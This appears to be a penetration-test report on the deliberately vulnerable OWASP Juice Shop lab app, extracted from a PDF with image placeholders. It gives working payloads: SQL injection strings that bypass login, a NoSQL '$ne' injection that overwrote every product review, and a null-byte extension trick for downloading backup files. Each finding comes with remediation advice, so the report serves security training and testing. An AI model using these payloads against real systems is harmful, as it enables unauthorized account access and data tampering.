
1. Open Burp Suite



2. Open Browser

The image shows the Burp Suite interface with the 'Proxy' tab selected. On the left, there's a sidebar with 'Intercept' turned off. On the right, a browser window displays a news feed from 'PortSwigger' with sections like 'What's new?', 'Request', 'Hide uninteresting headers', 'Custom columns', and 'API details'. The browser window has a dark theme.

3. turn on Intercept to capture the request and go to Login page and login normally.



4. Capture the login request and send it to Repeater.

Request to http://localhost:3000 [127.0.0.1]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 102
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 Accept-Language: en-US
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent
18 Connection: keep-alive
19
20 {
    "email": "dy@juice-sh.op",
    "password": "12345"
}

```

Scan

- [Send to Intruder](#) Ctrl+I
- [Send to Repeater](#) Ctrl+R
- [Send to Sequencer](#)
- [Send to Comparer](#)
- [Send to Decoder](#)
- [Send to Organizer](#) Ctrl+O
- [Insert Collaborator payload](#)
- [Request in browser](#) >
- [Engagement tools \[Pro version only\]](#) >
- [Change request method](#)
- [Change body encoding](#)
- [Copy](#) Ctrl+C
- [Copy URL](#)
- [Copy as curl command \(bash\)](#)
- [Copy to file](#)
- [Paste from file](#)
- [Save item](#)
- [Don't intercept requests](#) >
- [Do intercept](#) >
- [Convert selection](#) >
- [URL-encode as you type](#)
- [Cut](#) Ctrl+X
- [Copy](#) Ctrl+C
- [Paste](#) Ctrl+V
- [Message editor documentation](#)
- [Proxy interception documentation](#)

rome/126.0.6478.127 Safari/537.36

EK9RqoL4yaBb3kJV0eLhwtkIlSofYhlt6FxnF6ria5GPp1xervYNN0gZzwX

Event log(1) All issues

5. Observe the response and request the token parameter means that the login was successful

6. Modify JSON body to inject a SQL payload for the email field:

```
{"email": "' UNION SELECT * FROM (SELECT 20 AS id, 'acc0unt4nt@juice-sh.op' AS username, 'acc0unt4nt@juice-sh.op' AS email, '12345' AS password, 'accounting' AS role, '123' AS deluxeToken, '127.0.0.1' AS lastLoginIp, 'default.svg' AS profileImage, '' AS totpSecret, 1 AS isActive, 12983283 AS createdAt, 133424 AS updatedAt, NULL AS deletedAt)--"}
```

Send the request.

The server responds with a valid token means was a successful login with non-existing account

6.2.4 Login Bender

HIGH

Description:

The login functionality is vulnerable to **SQL Injection**, which allows unauthorized access to user accounts by bypassing authentication mechanisms.

During testing, the tester observed the email bender@juice-sh.op inside the public feedback section of the application. Using this information, a targeted login attempt was made.

By injecting a malicious SQL in the **Email field**, the application skipped password verification and granted access to Bender's account.

The vulnerability exists because the backend does not properly sanitize or parameterize user input during login processing.

Impact:

- **Authentication Bypass:** Full unauthorized access to a registered user account.
 - **Privilege Escalation (if reused):** If exploited against admin accounts, this could lead to full compromise.
 - **Future Attacks:** Enables penetration testers to plan further targeted attacks such as extracting sensitive user data.
-

Vulnerability Location:

- **Component:** Login Functionality
 - **Parameter Affected:** Email Input Field
-

Recommendations:

3. **Use Prepared Statements:** Ensure SQL queries use parameterized inputs to eliminate injection possibilities.

4. Input Sanitization: Reject or escape special characters like ' or -- from inputs where not expected.
-

References:

-CWE Reference: [CWE-89: Improper Neutralization of Special Elements used in an SQL Command \('SQL Injection'\)](#)


-CVSS v3.1 Base Score: 8.8 (High)

Proof of Concept (PoC):

- 1- Navigate to the All Products section
- 2- Click on Banana Juice (1000ml) to view details and reviews




3- Go to <http://localhost:3000/#/login>




The screenshot shows a login form with a dark background. At the top, the word "Login" is displayed in white. Below it, an error message "Invalid email or password." is shown in red. The "Email*" field contains "bender@juice-sh.op". The "Password*" field contains "test". To the right of the password field is a white eye icon.

4- Test for SQL injection by submitting:




The screenshot shows the same login form. The "Email*" field now contains "[object Object]" and "bender@juice-sh.op'" followed by a yellow arrow pointing to the apostrophe. The "Password*" field contains "test". To the right of the password field is a white eye icon.

5- Exploit SQLi to Bypass Login



The screenshot shows the login form again. The "Email*" field now contains "bender@juice-sh.op'--" and is highlighted with a red border. The "Password*" field contains "test". To the right of the password field is a white eye icon. Below the form, a green link "Forgot your password?" is visible.



6.3.1 NoSQL Manipulation

HIGH

Description:

The product review functionality in Juice Shop was found to be vulnerable to a **NoSQL injection**, allowing a **pentester** to unintentionally modify **multiple product reviews** instead of just one.

During testing, the pentester submitted a product review while intercepting the request, the pentester inserted a NoSQL query. This caused the server to match all existing reviews where the ID was not equal to -1, which resulted in **bulk modification** of all reviews.

This indicates a lack of input validation and insufficient protection against NoSQL-specific query manipulation.

Impact:

- Modify the content and author fields of all existing product reviews.
 - Demonstrate how NoSQL operators can lead to unexpected data changes.
-

Vulnerability Location:

- Component: Product Review
 - Endpoint: /rest/products/reviews
-

Resource / References:

- OWASP Top 10: [A03:2021 – Injection](#)
- MongoDB \$ne Operator:
<https://www.mongodb.com/docs/manual/reference/operator/query/ne/>

Recommendations:

1- Implement strict server-side validation for all request payloads.

2-Disallow the use of MongoDB operators like `$ne` in user-supplied fields unless explicitly needed.

1


Proof of Concept (PoC):

1. Login to the site as a regular user.
2. Go to any product and submit a new review.



3. Open Burp Suite and intercept the review request.

A screenshot of the Burp Suite interface, specifically the Proxy tab. The tab bar at the top includes "Dashboard", "Target", "Proxy" (which is highlighted with a red box), "Intruder", "Repeater", "Collaborator", "Sequencer", and "Decoder". A red arrow points from the number "2" to the "Proxy" tab. Another red arrow points from the number "1" to the "HTTP history" button in the toolbar below the tab bar. A third red arrow points from the number "2" to the "Filter settings: Hiding CSS, image and general binary content" dropdown menu. The main pane shows a table of network requests. The first row is highlighted with a red box and shows a "WS" (WebSocket) request from "20:06:39 5 May..." to "localhost:3000/socket.io/1?transport=websocket&sid=NdigRFir". The second row shows an "HTTP" request from "20:06:40 3 May..." to "localhost:3000/rest/products/6/reviews". The third row shows an "HTTP" request from "20:06:45 3 May..." to "localhost:3000/socket.io/1?transport=polling&t=PQN7LgG".



4. Open repeater tap and Change the request method from PUT to PATCH like this:

A screenshot of a POST request in a tool like Postman. The request details are as follows:

Method: PATCH

URL: /rest/products/reviews

HTTP Version: HTTP/1.1

Host: localhost:3000

Content-Length: 83


The JSON body is:

```
{"id": {"$ne": -1}, "message": "NoSQL Manipulation", "author": "attacker@evil.com"}
```

A red arrow points to the value `-$1` in the `$ne` field of the JSON body.

5. In the JSON body, change the "id" part to this and send the request

6. Result: All product reviews were updated to show the new message.



```
Response
Pretty Raw Hex Render
{
  "message": "NoSQL Manipulation",
  "author": "mc.safesearch@juice-sh.op",
  "product": 17,
  "likesCount": 0,
  "likedBy": [
    {
      "_id": "2CTEhbG4z4Y8XSpce"
    }
  ],
  "message": "NoSQL Manipulation",
  "author": "mc.safesearch@juice-sh.op",
  "product": 41,
  "likesCount": 0,
  "likedBy": [
    {
      "_id": "2ruDnTtaxiy9j5LcN"
    }
  ],
  "message": "NoSQL Manipulation",
  "author": "J12934@juice-sh.op",
  "product": 46,
  "likesCount": 0,
  "likedBy": [
    {
      "_id": "6HZ8osC5KpktsLrGE"
    }
  ],
  "message": "NoSQL Manipulation",
  "author": "uvogin@juice-sh.op",
  "product": 38,
  "likesCount": 0,
  "likedBy": [
    {
      "_id": "G5BCN5cmWyWmkNcvp"
    }
  ]
}
```

6.4 Information Disclosure

6.4.1 security.txt

MEDIUM

Description:

During the reconnaissance phase, the file /security.txt was accessed and analyzed. This file is designed to provide security researchers with contact details and other information for responsible disclosure. While the file was present and included several fields, two issues were identified:

1. The Contact field uses the email donotreply@owasp-juice.shop, which implies that submitted reports may not be monitored or responded to.
2. The CSAF (Common Security Advisory Framework) field points to a localhost URL:
<http://localhost:3000/.well-known/csaf/provider-metadata.json>, which is inaccessible from external users and likely a placeholder.
3. \score-board Endpoint

These issues may obstruct proper vulnerability disclosure and reduce the file's effectiveness.

Impact:

While this is not a direct exploit, the misconfigurations present can lead to the following risks:

- **Missed Vulnerability Reports:** If security researchers cannot communicate with the organization due to the unmonitored email, critical vulnerabilities may go unreported.
 - **False Sense of Security:** Including a broken or local CSAF link can mislead researchers into thinking the organization supports structured disclosure processes when it does not.
 - **Found the page of score-board**
-

Vulnerability Location:

- File path: <https://owasp-juice.shop /security.txt>
-

CVE Reference: <https://www.rfc-editor.org/rfc/rfc9116.html#name-location-of-the-securitytxt>

Recommendations:

1. Replace the Contact Email

Use a monitored address (e.g., security@owasp-juice.shop) to encourage responsible disclosure.

2. Fix the CSAF Field

Point the CSAF field to a valid, publicly accessible CSAF provider metadata URL or remove the field if unused.


3. Validate with Tools

Use a compliance checker such as securitytxt.org to verify the accuracy and structure of the file.

Proof of Concept:

1. Open a browser and navigate to:

<https://127.0.0.1 /security.txt>



2. Review the file content:

- Note that the contact email is donotreply@owasp-juice.shop
 - Observe the CSAF field:

<http://127.0.0.1/.well-known/csaf/provider-metadata.json>

```
{
  "canonical_url": "http://localhost:3000/.well-known/csaf/provider-metadata.json",
  "distributions": [
    {
      "directory_url": "http://localhost:3000/.well-known/csaf/"
    }
  ],
  "last_updated": "2024-03-05T20:20:56.169Z",
  "list_on_CSAC_aggregators": false,
  "metadata_version": "2.0",
  "mirror_on_CSAC_aggregators": false,
  "public_openssl_keys": [
    {
      "fingerprint": "19c01cb7157e4645e9e2c863062a85a8cbfbdcda",
      "url": "https://keybase.io/bkimmich/pgp_keys.asc?fingerprint=19c01cb7157e4645e9e2c863062a85a8cbfbdcda"
    },
    {
      "fingerprint": "2372B2B12AEA7AE3001BB3FBD08FB16E2029D870",
      "url": "https://keybase.io/wurstbrot/pgp_keys.asc"
    },
    {
      "fingerprint": "91b7a09d34db0a5e662ea7546f4a7656807d4ff9",
      "url": "https://github.com/J12934.gpg"
    }
  ],
  "publisher": {
    "category": "vendor",
    "name": "OWASP Juice Shop",
    "namespace": "/juice-shop/juice-shop",
    "contact_details": "timo.pagel@owasp.org"
  },
  "role": "csaf_trusted_provider"
}
```

3. Enter to score-board path

The screenshot shows the OWASP Juice Shop challenge board. At the top, it displays progress: 18% for Hacking Challenges and 0% for Coding Challenges. Below this, it shows 20 solved challenges out of 171 total. The board is categorized by tags, with 'All' selected. Below the tags, a note says '17 challenges are unavailable on Heroku due to security concerns or technical incompatibility!' and a link to 'Hide disabled challenges'. The challenges listed include:

- Score Board** (Miscellaneous, XSS) - Status: Complete
- DOM XSS** (XSS) - Status: In Progress
- Bonus Payload** (XSS) - Status: In Progress
- Privacy Policy** (Miscellaneous) - Status: In Progress

Each challenge card includes links for Tutorial, Code Analysis, Hint, and other details.

6.4.2 Exposed Metrics

MEDIUM

Description:

The application exposes internal metrics data through an unauthenticated and accessible endpoint (**/metrics**). These metrics are typically scraped by monitoring systems like **Prometheus**, but if not properly protected, they can leak sensitive operational information such as memory usage, request paths, user-agent headers, error rates, and other internal statistics.

During the test, the tester recognized that Prometheus commonly uses the **/metrics** path on port 9090. The tester then manually added **/metrics** to the application's base URL and was able to access the full set of internal metrics, which should not be publicly available.

Impact:

Unauthorized access to this metrics endpoint can lead to:

- **Information Disclosure:** penetration testers can obtain insights into application behavior, errors, and system load.
 - **Reconnaissance:** Helps penetration testers map out potential entry points or performance weaknesses.
 - **Privacy Risks:** If any user-specific data or request patterns are exposed.
-

Vulnerability Location:

- Endpoint: `/metrics`
 - URL: `http://127.0.0.1:3000/metrics`
-


Recommendations:

1. **Restrict Access to Metrics Endpoint:**
 - o Apply authentication (**Basic Auth / Token**) or allowlisting (e.g., only Prometheus server can access).
2. **Environment-Based Exposure:**
 - o Expose metrics only in **internal/test environments**. Avoid enabling metrics in production unless strictly needed.


Proof of Concept:

1- Open the official [Prometheus website](https://prometheus.io) or its GitHub repository:


<https://github.com/prometheus/prometheus>




2- click on Get Start



3-find default url use end point (metrics)



4- returned to the OWASP Juice Shop application and manually appended /metrics to the base URL



6.4.3 Forgotten Developer Backup

MEDIUM

Description:

A sensitive backup files (package.json.bak, coupons_2013.md.bak) were accidentally left accessible in the server's /ftp directory. Although the application attempts to restrict access to .md and .pdf files only, the restriction can be bypassed by appending a fake file extension, effectively tricking the file validation mechanism.

Impact:

A penetration tester was able to:

- Bypass file type validation mechanisms using a known null-byte or extension spoofing technique.
- Download a developer's sensitive backup file.

Resource / Reference

- OWASP Top 10: [A06:2021 – Vulnerable and Outdated Components](#)
- Null Byte Injection: [OWASP – Null Byte Injection](#)

Vulnerability Location:

- Path:
 - /ftp/package.json.bak
 - /ftp/coupons_2013.md.bak
- Accessible URL (after bypass):
 - http://127.0.0.1:3000/ftp/package.json.bak%25%30%30.md
 - http://127.0.0.1:3000/ftp/coupons_2013.md.bak%25%30%30.md
- Tested From IP: 127.0.0.1:3000/#/


Recommendations:

- Strictly validate file extensions on the server-side without relying on filename-based checks.
- Implement MIME-type checking on the server response.
- Remove any sensitive backups from publicly accessible directories.

Proof of Concept (PoC):


1. Navigated to: <http://127.0.0.1:3000/robots.txt>

Found disallowed path: /ftp




2. Accessed the directory manually: <http://172.0.0.1:3000/ftp>

